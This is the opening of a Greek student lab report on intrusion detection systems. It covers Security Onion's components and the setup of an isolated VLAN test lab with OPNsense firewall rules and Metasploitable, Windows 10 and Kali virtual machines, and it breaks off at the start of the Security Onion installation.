

Τίτλος Εργασίας

**Developing Datasets and Testing for Intrusion
Detection Systems - IDSs**

Περίληψη

Στην παρούσα εργαστηριακή εργασία επικεντρωνόμαστε αρχικά στην ανάλυση συστημάτων Ανίχνευσης Εισβολών (IDS), εξετάζοντας τόσο Host-based (HIDS) όσο και Network-based (NIDS) λύσεις. Στη συνέχεια, εμβαθύνουμε στο Security Onion, μια ολοκληρωμένη πλατφόρμα ασφάλειας που συνδυάζει εργαλεία όπως το Suricata, Zeek, και OSSEC για την ανίχνευση απειλών και την παρακολούθηση δικτύου και hosts. Θα γίνει εγκατάσταση και διαμόρφωση βήμα προς βήμα του Security Onion και του δικτύου όπου απαιτείτε και η διεξαγωγή δοκιμών για την αξιολόγηση της αποτελεσματικότητάς του στην ανίχνευση διαφόρων τύπων επιθέσεων, δημιουργώντας datasheets για την τεκμηρίωση των ευρημάτων. Μέσω της ανάλυσης των αποτελεσμάτων, στοχεύουμε σε μια πιο σφαιρική γνώση μέσω της πρακτικής εμπειρίας στη χρήση των εργαλείων της πλατφόρμας και στην κατανόηση των δυνατότητων αλλά και των περιορισμών των συστημάτων IDS στα σύγχρονα περιβάλλοντα ασφάλειας.

Περιεχόμενα


Τίτλος Εργασίας.....	2
Περίληψη	4
Περιεχόμενα.....	5
Εισαγωγή	8
Συστήματα Ανίχνευσης Εισβολής (IDS).....	8
Τύποι Συστημάτων Ανίχνευσης Εισβολής.....	10
NIDS	10
HIDS	11
Hybrid IDS.....	11
Security Onion	13
Επισκόπηση του Security Onion.....	13
Πώς λειτουργεί το Security Onion.....	14
Τεχνολογίες που χρησιμοποιούνται στο Security Onion	15
Στοίβα ELK.....	16
Εγκατάσταση	17
Δίκτυο	17
Firewall Rules	19
Εγκατάσταση Λειτουργικών	20
Metasploitable.....	20
Windows 10	20
Kali Linux	21
Security Onion	21
Εργαλεία Security Onion	31
Kibana.....	31
Alerts.....	32
Dashboard	33
Hunt.....	34
Cases	35

PCAP.....	35
Grid	36
Downloads	36
Administrator.....	37
CyberChef.....	37
Playbook	38
Navigator.....	39
Fleet.....	40
Security Onion Datasets.....	41
Testing.....	41
Developing.....	49
Συμπεράσματα	54
Βιβλιογραφία	56

Εισαγωγή

Συστήματα Ανίχνευσης Εισβολής (IDS)

Τα συστήματα ανίχνευσης εισβολής (IDS) είναι ζωτικής σημασίας εργαλεία στον τομέα της ασφάλειας δικτύου, σχεδιασμένα για να ανιχνεύουν μη εξουσιοδοτημένη πρόσβαση ή ανώμαλη συμπεριφορά σε ένα δίκτυο ή σύστημα. Ο πρωταρχικός σκοπός τους είναι να προστατεύουν τα ψηφιακά περιουσιακά στοιχεία παρακολουθώντας την κυκλοφορία του δικτύου και τις δραστηριότητες του συστήματος και στη συνέχεια αναλύοντας αυτές τις παρατηρήσεις για τον εντοπισμό πιθανών απειλών ή παραβιάσεων της ασφάλειας.




Ο κύριος στόχος ενός IDS είναι να παρέχει ένα επίπεδο ασφάλειας που παρακολουθεί τις λειτουργίες και ειδοποιεί τους διαχειριστές του δικτύου για ύποπτες δραστηριότητες ή παραβιάσεις. Λειτουργεί ως ψηφιακός φύλακας, σαρώνοντας οτιδήποτε αποκλίνει από τις συνήθεις λειτουργικές μετρήσεις ή τις καθιερωμένες πολιτικές ασφαλείας. Αυτό περιλαμβάνει τον εντοπισμό επιθέσεων εκτός δικτύου, όπως κακόβουλο λογισμικό και χάκερ, καθώς και απειλές από το

εσωτερικό, οι οποίες ενδέχεται να περιλαμβάνουν μη εξουσιοδοτημένη πρόσβαση ή κακή χρήση πόρων δικτύου.

Ένα IDS λειτουργεί παρατηρώντας συνεχώς την κυκλοφορία δικτύου ή τις λειτουργίες του συστήματος, συλλέγοντας διάφορους τύπους δεδομένων και στη συνέχεια αναλύοντας αυτά τα δεδομένα χρησιμοποιώντας προκαθορισμένους κανόνες ασφαλείας ή αλγόριθμους ανίχνευσης ανωμαλιών. Όταν εντοπίζεται δυνητικά κακόβουλη δραστηριότητα, το IDS δημιουργεί ειδοποιήσεις, παρέχοντας λεπτομέρειες σχετικά με το περιστατικό για να επιτραπεί η άμεση δράση από το προσωπικό ασφαλείας.

Τύποι Συστημάτων Ανίχνευσης Εισβολής

Τα συστήματα ανίχνευσης εισβολής μπορούν να κατηγοριοποιηθούν ευρέως σε δύο βασικούς τύπους με βάση την εστίασή τους στην παρακολούθηση—Συστήματα ανίχνευσης εισβολής που βασίζονται σε δίκτυο (NIDS) και συστήματα ανίχνευσης εισβολής που βασίζονται σε κεντρικό υπολογιστή (HIDS). Επιπλέον, με τις εξελίξεις στην τεχνολογία, ήταν αναπόφευκτη η δημιουργία (Hybrid IDS) υβριδικών συστημάτων ανίχνευσης εισβολής τα οποία συνδυάζουν τα (καλύτερα) χαρακτηριστικά τόσο του NIDS όσο και του HIDS για να προσφέρουν μια πιο ολοκληρωμένη προσέγγιση. Υπάρχει επίσης η εξέλιξη προς την ενσωμάτωση της τεχνητής νοημοσύνης και της μηχανικής μάθησης για τη βελτίωση των ρυθμών ανίχνευσης και τη μείωση των ψευδών θετικών ειδοποιήσεων.



NIDS

Σκοπός των NIDS συστημάτων είναι να παρακολουθεί και αναλύει την κίνηση σε ένα ολόκληρο υποδίκτυο, αναζητώντας ύποπτες δραστηριότητες ή σημάδια επιθέσεων στο δίκτυο. Καταγράφει όλα τα πακέτα δικτύου και εξετάζει το

περιεχόμενο κάθε πακέτου για κακόβουλη κίνηση. Αυτά τα συστήματα τοποθετούνται συνήθως σε στρατηγικά σημεία εντός του δικτύου για την παρακολούθηση της κυκλοφορίας προς και από όλες τις συσκευές του δικτύου.

Στα πλεονεκτήματα, το NIDS μπορεί να ανιχνεύσει κακόβουλα πακέτα που περνούν μέσα από το δίκτυο πριν φτάσουν στους στόχους τους.

Στα μειονεκτήματα, η απόδοσή του μπορεί να υποβαθμιστεί καθώς αυξάνεται η ταχύτητα του δικτύου και ενδέχεται να μην είναι σε θέση να διαβάσει κρυπτογραφημένα πακέτα.

HIDS

Σκοπός των HIDS συστημάτων είναι να εκτελείται σε μεμονωμένους κεντρικούς υπολογιστές ή συσκευές στο δίκτυο για την παρακολούθηση εισερχόμενων και εξερχόμενων πακέτων μόνο από αυτήν τη συσκευή και για ειδοποίηση για ύποπτες δραστηριότητες. Εξετάζει κλήσεις συστήματος, αρχεία καταγραφής εφαρμογών, τροποποιήσεις συστήματος αρχείων (όπως δικαιώματα, ιδιοκτησία και χαρακτηριστικά) και άλλες δραστηριότητες κεντρικού υπολογιστή. Αυτό το σύστημα εγκαθίσταται απευθείας στον κεντρικό υπολογιστή που προορίζεται να προστατεύσει.

Στα πλεονεκτήματα, το HIDS παρέχει μια βαθύτερη εικόνα για τις συμβαίνει στον συγκεκριμένο κεντρικό υπολογιστή, συμπεριλαμβανομένου του εντοπισμού κακόβουλων δραστηριοτήτων που ενδέχεται να παραλείψουν τα NIDS.

Στα μειονεκτήματα είναι ότι, ένα σύστημα HIDS απαιτεί σημαντικούς πόρους συστήματος για να λειτουργήσει και πρέπει να διαχειρίζεται ξεχωριστά σε κάθε συσκευή, γεγονός που μπορεί να περιπλέξει τις αναπτύξεις μεγαλύτερης κλίμακας.

Hybrid IDS

Τα υβριδικά συστήματα ανίχνευσης εισβολών, γνωστά ως Hybrid Intrusion Detection Systems (Hybrid IDS), συνδυάζουν χαρακτηριστικά τόσο από τα Host-

based (HIDS) όσο και από τα Network-based (NIDS) συστήματα για να παρέχουν μια ολοκληρωμένη λύση ασφάλειας. Αυτά τα συστήματα εκμεταλλεύονται τα πλεονεκτήματα της λεπτομερούς παρακολούθησης σε επίπεδο hosts, όπως αρχεία καταγραφής και διεργασίες, μαζί με την ανάλυση της κυκλοφορίας του δικτύου για την ανίχνευση επιθέσεων. Έτσι, επιτυγχάνουν βελτιωμένη ακρίβεια ανίχνευσης, μειώνοντας τα ψευδώς θετικά και αρνητικά αποτελέσματα, και επιτρέπουν τη συσχέτιση δεδομένων από πολλαπλές πηγές για την αναγνώριση πολυσύνθετων επιθέσεων. Παραδείγματα Hybrid IDS περιλαμβάνουν το Security Onion, που ενσωματώνει εργαλεία όπως το Suricata (NIDS) και το OSSEC (HIDS), και το Prelude Hybrid IDS. Αυτά τα συστήματα συλλέγουν δεδομένα από το δίκτυο και τους hosts, εφαρμόζουν αλγορίθμους ανίχνευσης για την αναγνώριση ανωμαλιών και επιθέσεων, και παρέχουν ειδοποιήσεις και αναφορές για τις ανιχνευόμενες απειλές. Η ευελιξία και η δυνατότητα συνεργατικής ανάλυσης καθιστούν τα Hybrid IDS μια ισχυρή προσέγγιση για την προστασία δικτύων και συστημάτων απέναντι στις σύγχρονες απειλές.

Γενικότερα τα συστήματα ανίχνευσης εισβολών αποτελούν βασικό συστατικό κάθε ολοκληρωμένης στρατηγικής ασφάλειας δικτύου. Χρησιμεύουν για τον εντοπισμό και μερικές φορές την απόκριση σε απειλές σε πραγματικό χρόνο, συμβάλλοντας στη διατήρηση της ακεραιότητας και της εμπιστευτικότητας των δεδομένων δικτύου. Με την ανάπτυξη IDS, οι οργανισμοί μπορούν να βελτιώσουν σημαντικά την ικανότητά τους να εντοπίζουν και να ανταποκρίνονται σε πιθανές απειλές ασφαλείας προτού προκαλέσουν βλάβη.

Security Onion



Το Security onion είναι μια εξειδικευμένη διανομή Linux που έχει σχεδιαστεί για παρακολούθηση ασφάλειας δικτύου, ανίχνευση εισβολής και διαχείριση αρχείων καταγραφής. Αυτό το ισχυρό εργαλείο χρησιμοποιείται ευρέως από επαγγελματίες ασφαλείας και διαχειριστές πληροφορικής για να ενισχύσουν την άμυνα του δικτύου τους. Παρέχει μια ολοκληρωμένη σειρά εργαλείων και λειτουργιών που διευκολύνουν τον αποτελεσματικό εντοπισμό και τον μετριασμό των απειλών για την ασφάλεια.


Επισκόπηση του Security Onion

Το Security Onion ενσωματώνει ένα ισχυρό σύνολο εργαλείων ασφαλείας ανοιχτού κώδικα σε μια ενιαία πλατφόρμα, διευκολύνοντας τους χρήστες να αναπτύξουν, να διαχειριστούν και να αναλύσουν διάφορες πτυχές ασφάλειας των δικτύων τους. Είναι χτισμένο πάνω από το Ubuntu, αξιοποιώντας τη σταθερότητα και την υποστήριξη ενός γνωστού περιβάλλοντος Linux ενώ το βελτιστοποιεί για εργασίες ασφαλείας.

Πώς λειτουργεί το Security Onion

Η βασική λειτουργία του Security Onion περιλαμβάνει τη λήψη, την ανάλυση και την καταγραφή δεδομένων δικτύου. Με την παρακολούθηση της κυκλοφορίας του δικτύου σε πραγματικό χρόνο, επιτρέπει στους χρήστες να εντοπίζουν γρήγορα ύποπτες δραστηριότητες και πιθανές απειλές. Το Security Onion χρησιμοποιεί έναν συνδυασμό συστημάτων ανίχνευσης εισβολής που βασίζονται σε δίκτυο και κεντρικού υπολογιστή (NIDS και HIDS), διασφαλίζοντας ολοκληρωμένη κάλυψη τόσο της κίνησης δικτύου όσο και των μεμονωμένων δραστηριοτήτων κεντρικού υπολογιστή.

Συλλογή δεδομένων: Το Security Onion χρησιμοποιεί εργαλεία όπως το Snort ή το Suricata για ανίχνευση εισβολής στο δίκτυο και το Bro (τώρα γνωστό ως Zeek) για την παρακολούθηση της ασφάλειας του δικτύου. Αυτά τα εργαλεία είναι καθοριστικής σημασίας για τη λήψη και την ανάλυση πακέτων δικτύου, παρέχοντας λεπτομερείς πληροφορίες σχετικά με την κυκλοφορία του δικτύου και τις πιθανές παραβιάσεις της ασφάλειας.



Διαχείριση αρχείων καταγραφής: Εργαλεία όπως το Elasticsearch, το Logstash και το Kibana (κοινώς αναφέρεται ως στοίβα ELK) είναι ενσωματωμένα για τη διαχείριση, την αναζήτηση και την οπτικοποίηση αρχείων καταγραφής που δημιουργούνται από διαφορετικές πηγές εντός του δικτύου. Αυτό βοηθά στη

διατήρηση αρχείων των δραστηριοτήτων του δικτύου και βοηθά στην εγκληματολογική ανάλυση.

Ειδοποίηση και οπτικοποίηση: Το Security Onion παρέχει ειδοποιήσεις σε πραγματικό χρόνο και δυνατότητες οπτικοποίησης δεδομένων μέσω των ενσωματωμένων πινάκων εργαλείων του. Αυτοί οι πίνακες εργαλείων τροφοδοτούνται από τα Kibana και Grafana, επιτρέποντας στους χρήστες να οπτικοποιούν εύκολα σύνθετα δεδομένα και να εντοπίζουν μοτίβα που θα μπορούσαν να υποδεικνύουν συμβάντα ασφαλείας.

Τεχνολογίες που χρησιμοποιούνται στο Security Onion

Το Security Onion ενσωματώνει έξυπνα διάφορες τεχνολογίες και εργαλεία για να δημιουργήσει μια ισχυρή πλατφόρμα ασφαλείας:

Snort/Suricata: Αυτά είναι τα κύρια εργαλεία που χρησιμοποιούνται για τη σύλληψη και την ανάλυση πακέτων, λειτουργώντας ως η ραχοκοκαλιά για την ανίχνευση εισβολής. Επιτρέπουν την ανάλυση της κυκλοφορίας σε πραγματικό χρόνο και την καταγραφή πακέτων, κάτι που είναι απαραίτητο για τον εντοπισμό κακόβουλων δραστηριοτήτων.

Zeek: Ένα ισχυρό εργαλείο παρακολούθησης δικτύου που συμπληρώνει το Snort και το Suricata παρέχοντας υψηλού επιπέδου πληροφορίες για τις επικοινωνίες δικτύου. Τα σενάρια Zeek επεκτείνουν τη λειτουργικότητά του, επιτρέποντας πιο προσαρμοσμένη παρακολούθηση και ανάλυση.



Στοίβα ELK



elastic

Elasticsearch: Λειτουργεί ως βασικός μηχανισμός, χειριζόμενος εκτεταμένες δυνατότητες αναζήτησης σε μεγάλους όγκους δεδομένων που επεξεργάζεται το Security Onion.

Logstash: Υπεύθυνος για την επεξεργασία των εισερχόμενων δεδομένων από διάφορες πηγές και την τροφοδοσία τους στο Elasticsearch.

Kibana: Παρέχει τη διεπαφή χρήστη για οπτικοποίηση δεδομένων, διευκολύνοντας τους χρήστες να δημιουργούν ολοκληρωμένες αναφορές και πίνακες εργαλείων.


Grafana: Ένα άλλο εργαλείο οπτικοποίησης που χρησιμοποιείται παράλληλα με το Kibana, γνωστό για τις προηγμένες γραφικές αναπαραστάσεις και τις λειτουργίες ειδοποίησης.

The Hive: Ενσωματωμένο για απόκριση σε περιστατικά, το The Hive βοηθά τις ομάδες να διαχειρίζονται τις λειτουργίες ασφαλείας οργανώνοντας, κατηγοριοποιώντας και ανταποκρινόμενοι σε ειδοποιήσεις αποτελεσματικά.

Εγκατάσταση

Δίκτυο

Για την εγκατάσταση του Security Onion θα χρειαστεί να διαμορφώσουμε το εσωτερικό δίκτυο, πιο συγκεκριμένα το Security Onion χρειάζεται ένα(1) management interface και ένα(1) ή περισσότερα monitor interface, επίσης επειδή θα εγκαταστήσω ένα μηχάνημα kali Linux και κάποια μηχανήματα με ευπάθειες όπου θα πραγματοποιήσω κάποιες βασικές επιθέσεις θα πρέπει να τα απομονώσω από το υπόλοιπο εσωτερικό δίκτυο, έτσι θα δημιουργήσω VLan(s) και κάποιους firewall rules.



Από το firewall φεύγουν το lan και δύο(2) Vlan υποδίκτυα και μπαίνουν στο Switch όπου διαμορφώνουμε τα αντιστοιχα Vlan υποδίκτυα και το Default Lan δίκτυο και αντιστοιχούμε στις ανάλογες πόρτες το κάθε interface, επίσης διαμορφώνουμε μια span πόρτα η οποία κάνει monitor την πόρτα Vlan2 όπου εγκαθίστανται τα μηχανήματα με τις ευπάθειες η πόρτα αυτή θα μας χρειαστεί στην εγκατάσταση και διαμόρφωση του Security onion όπου θα επιβλέπει όλη την κίνηση που θα περνάει από αυτή.

O server διαθέτει 4 εισόδους :

Nic1 : Lan Interface. Που θα μας χρειαστεί για την εγκατάσταση και διαχείριση των μηχανημάτων στον Proxmox Server

Nic2: Vlan2 Interface. Που θα μας χρειαστεί για την εγκατάσταση και διαχείριση του απομονωμένου υποδικτύου με τα ευπαθή μηχανήματα.

Nic3 : Vlan1 interface. Που θα μας χρειαστεί για την εγκατάσταση και διαχείριση του Security Onion.

Nic4: Monitor Port. Που θα μας χρειαστεί για τον έλεγχο και ανάλυση του Vlan2 από το Security Onion.

Firewall Rules

Στο σημείο αυτό θα δημιουργήσω κάποιους κανόνες στο opnsense firewall, θα επικεντρωθώ στους κανόνες του Vlan2 όπου και είναι το υποδίκτυο με τα ευπαθή μηχανήματα.

Κανόνας 1^{ος}

Θα επιτρέψω στην IP του Kali Linux να έχει πρόσβαση στο υποδίκτυο VLan2.

Κανόνας 2^{ος}

Θα Μπλοκάρω οποιαδήποτε εξερχόμενη κίνηση από το υποδίκτυο VLan2 προς οποιοδήποτε άλλο υποδίκτυο και το Lan δίκτυο.

Κανόνας 3^{ος}

Θα επιτρέψω στο VLan2 να έχει πρόσβαση στο διαδίκτυο (θα μπορούσα και να του κόψω τελείως την πρόσβαση αλλά θέλω να δοκιμάσω και πιο πραγματικές συνθήκες).

Το VLan2 το έχω ονομάσει VuLAN, στις destination IPs έχω δημιουργήσει Aliases με τα υποδίκτυα και τις IPs.

Είναι βασικό επίσης να μπουν με την σειρά αυτή οι κανόνες.

	Protocol	Source	Port	Destination	Port	Gateway	Schedule	Description	Action				
Automatically generated rules													
Floating rules													
Allow access from KaliLinux to VuLAN	IPv4 *	kalinux	*	VuLAN net	*	*	*	Allow access from KaliLinux to VuLAN					
Block access from VuLAN to other VLANs	IPv4 *	VuLAN net	*	other_except_vuln	*	*	*	Block access from VuLAN to other VLANs					
Allow VuLAN to access the internet	IPv4 *	VuLAN net	*	*	*	*	*	Allow VuLAN to access the internet					
pass			block		reject			log					
pass (disabled)			block (disabled)		reject (disabled)			log (disabled)					

The changes have been applied successfully.

Active/Inactive Schedule (click to view/edit)

Alias (click to view/edit)

VuLAN rules are evaluated on a first-match basis by default (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you will have to pay attention to the rule order. Everything that is not explicitly passed is blocked by default.

Μετά την εγκατάσταση κάνουμε τα ανάλογα ping για να δοκιμάσουμε αν εφαρμόστηκαν σωστά τα πάντα.

Εγκατάσταση Λειτουργικών

Όλα τα λειτουργικά που θα εγκατασταθούν για Testing θα είναι σε εικονικό περιβάλλον μέσα σε έναν bare metal Hypervisor Proxmox Server.

Metasploitable : Το Metasploitable VM είναι μια ειδικά διαμορφωμένη εικονική μηχανή (Virtual Machine) το οποίο το κάνει εύκολο να εγκατασταθεί και να χρησιμοποιηθεί, που δημιουργήθηκε με σκοπό να χρησιμοποιηθεί ως εκπαιδευτικό εργαλείο για την πρακτική εξάσκηση στον τομέα της ασφάλειας των πληροφοριακών συστημάτων. Αναπτύχθηκε από την ομάδα που δημιουργεί το Metasploit Framework, ένα δημοφιλές εργαλείο για δοκιμές διείσδυσης (penetration testing). Μερικά από τα βασικά Χαρακτηριστικά του Metasploitable είναι ότι περιέχει μια σειρά από ευπάθειες που σκόπιμα αφήνονται ανοιχτές ώστε οι χρήστες να μπορούν να δοκιμάσουν τις δεξιότητές τους στην εκμετάλλευση ευπαθειών, είναι βασισμένο σε λειτουργικό σύστημα Linux και περιλαμβάνει πολλές κοινές υπηρεσίες και εφαρμογές, όπως web servers, βάσεις δεδομένων, και άλλες εφαρμογές δικτύου.



Οι χρήστες μπορούν να πραγματοποιήσουν στην πράξη ασκήσεις hacking σε ελεγχόμενο νόμιμο περιβάλλον χρησιμοποιώντας το Metasploit Framework μέσω Kali Linux ή άλλα εργαλεία ασφαλείας για να βρουν και να εκμεταλλευτούν τις ευπάθειες που υπάρχουν στο Metasploitable VM και να αναπτύξουν και να δοκιμάσουν Exploits σε μια ασφαλή πλατφόρμα.

Windows 10 : Τα Windows 10 είναι ένα ευρέος χρησιμοποιούμενο λειτουργικό της Microsoft και ένα καλό πεδίο εκπαίδευσης και ανάλυσης μέσω του Security Onion το οποίο θα βοηθήσει στην καλύτερη ρύθμιση για εξαγωγή συμπερασμάτων και αποτελεσμάτων. Μέσω του Kali Linux θα προσπαθήσουμε να χρησιμοποιήσουμε διάφορες τεχνικές ανίχνευσης ευπαθειών και τρωτών σημείων, καθώς και επιθέσεις DoS, Exploit και απομακρυσμένης πρόσβασης (Remote Access).

Kali Linux : Το Kali Linux είναι μια δημοφιλής διανομή Linux που έχει σχεδιαστεί ειδικά για δοκιμές διείσδυσης και έρευνα στον τομέα της ασφάλειας πληροφοριακών συστημάτων. Αναπτύχθηκε από την Offensive Security και βασίζεται στο Debian. Περιλαμβάνει μια ευρεία γκάμα εργαλείων για αναγνώριση, σάρωση δικτύων, ανίχνευση ευπαθειών, εκμετάλλευση ευπαθειών και δοκιμές ασφαλείας, όπως το Nmap, το Metasploit, και το Wireshark. Το Kali Linux είναι μια ολοκληρωμένη πλατφόρμα για επαγγελματίες ασφαλείας και ερευνητές, προσφέροντας ένα ισχυρό περιβάλλον για την εξάσκηση και την εκτέλεση πραγματικών επιθέσεων σε ένα ελεγχόμενο και ασφαλές πλαίσιο.

Security Onion :

Για το Security Onion σύμφωνα με το documentation οι ελάχιστες απαιτήσεις που θα χρειαστούν για την Standalone έκδοση είναι : τουλάχιστον 16 GB RAM, 4 πυρήνες CPU και 200 GB αποθηκευτικό χώρο. Ελάχιστη 16 GB RAM και θα χρειαστεί εναλλαγή χώρου για να αποφευχθούν προβλήματα, με τουλάχιστον 24 GB μνήμης RAM εάν υπάρχει σκοπός παρακολούθησης του δικτύου.

Βήματα της εγκατάστασης.



```
#####
##      ** W A R N I N G **      ##
##      _____      ##
##      Installing the Security Onion ISO      ##
##      on this device will DESTROY ALL DATA      ##
